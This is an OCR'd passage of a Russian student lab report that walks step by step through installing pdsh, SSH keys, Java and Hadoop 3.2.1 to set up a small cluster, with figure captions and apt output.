


Рис. 4 — Процесс указания пользователя на сервер с именем Slave2




Рис. 5 — Процесс установки системы на сервер с именем Slave2




Рис. 6 — Процесс установки системы на сервер с именем Slave2




Рис. 7 — Процесс указания пользователя на сервере с именем Slave1




Рис. 8 — Процесс установки системы на сервер с именем slave1




Рис. 9 — Процесс установки системы на сервере с именем Slave1

2. Затем была проведена установка pdsh. Данный этап изображен на рисунке 10.

```
master@master-node:~$ sudo apt install pdsh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  genders libgenders0
Suggested packages:
  rdist
The following NEW packages will be installed:
  genders libgenders0 pdsh
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 167 kB of archives.
After this operation, 519 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ua.archive.ubuntu.com/ubuntu focal/universe amd64 libgenders0 amd64 1.22-1build2 [29.2 kB]
Get:2 http://ua.archive.ubuntu.com/ubuntu focal/universe amd64 genders amd64 1.22-1build2 [29.7 kB]
Get:3 http://ua.archive.ubuntu.com/ubuntu focal/universe amd64 pdsh amd64 2.31-3build2 [108 kB]
Fetched 167 kB in 1s (261 kB/s)
Preconfiguring packages ...
Selecting previously unselected package libgenders0:amd64.
(Reading database ... 71612 files and directories currently installed.)
Preparing to unpack .../libgenders0_1.22-1build2_amd64.deb ...
Unpacking libgenders0:amd64 (1.22-1build2) ...
Selecting previously unselected package genders.
Preparing to unpack .../genders_1.22-1build2_amd64.deb ...
Unpacking genders (1.22-1build2) ...
Selecting previously unselected package pdsh.
Preparing to unpack .../pdsh_2.31-3build2_amd64.deb ...
Unpacking pdsh (2.31-3build2) ...
Setting up libgenders0:amd64 (1.22-1build2) ...
Setting up genders (1.22-1build2) ...
Setting up pdsh (2.31-3build2) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
Processing triggers for man-db (2.9.1-1) ...
```

Рис. 10 — процесс установки pdsh

3. Далее необходимо было провести настройку среды pdsh и доступа для использования ssh. Для это был получен доступ к файлу bashrc командой «sudo nano. Bashrc», а затем в файл надо было вписать команду «export PDSH_RCMD_TYPE=ssh». Данный этап изображен на рисунке 9.




Рис. 11 — процесс настройки среды pdsh и доступа для использования shh

4. Следующим шагом является создание ssh -ключей. Это необходимо было сделать, чтобы разрешить ssh доступ к машине. Данный этап изображен на рисунке 12.




Рис. 12 — процесс создания ssh ключей

5. Следующим этапом в практической работе было дублирование ssh-ключа в другую папку. Для этого была выполнена такая команда: «cat ~/. ssh/id_rsa. pub>>> ~/. ssh/authorized_keys». Данный этап изображен на рисунке 13.



Рис. 13 — процесс дублирования ssh ключа в другую папку

6. Для того, чтобы убедиться, что все работает необходимо было получить доступ к локальной машине. Для этого была выполнена команда: «

». Данный этап изображен на рисунке 14.




Рис. 14 — процесс получения доступа к виртуальной машине

7. Далее, необходимо было установить Java. Для этого была выполнена команда: «sudo apt install openjdk-8-jdk». Данный этап изображен на рисунке 15.




Рис. 15 — процесс установки Java

8. Также после установки была проверена версия Java командой: «java -version». Данный этап изображен на рисунке 16.



Рис. 16 — процесс проверки версии Java

9. Следующим этапом в практической работе была загрузка Hadoop. Для этого была выполнена команда: «sudo wget -P ~ https://archive.apache.org/dist/hadoop/common/hadoop-3.2.1/hadoop-3.2.1.tar.gz». Данный этап изображен на рисунке 17.



Рис. 17 — процесс загрузки Hadoop

10. Далее необходимо извлечь Hadoop.tar. Для этого была выполнена команда: «tar xzf hadoop-3.2.1.tar.gz». Данный этап изображен на рисунке 18.




Рис. 18 — процесс извлечения Hadoop.tar

11. Затем было принято решение папку переименовать. Данный этап изображен на рисунке 19.




Рис. 19 — процесс переименовывания папки

12. Для проведения настройки необходимо получить доступ к файлу среды Hadoop с помощью nano. Для этого была выполнена команда: «nano ~/hadoop/etc/hadoop/hadoop-env.sh». После этого в файле было введено «export JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64/». Данный этап изображен на рисунке 20.

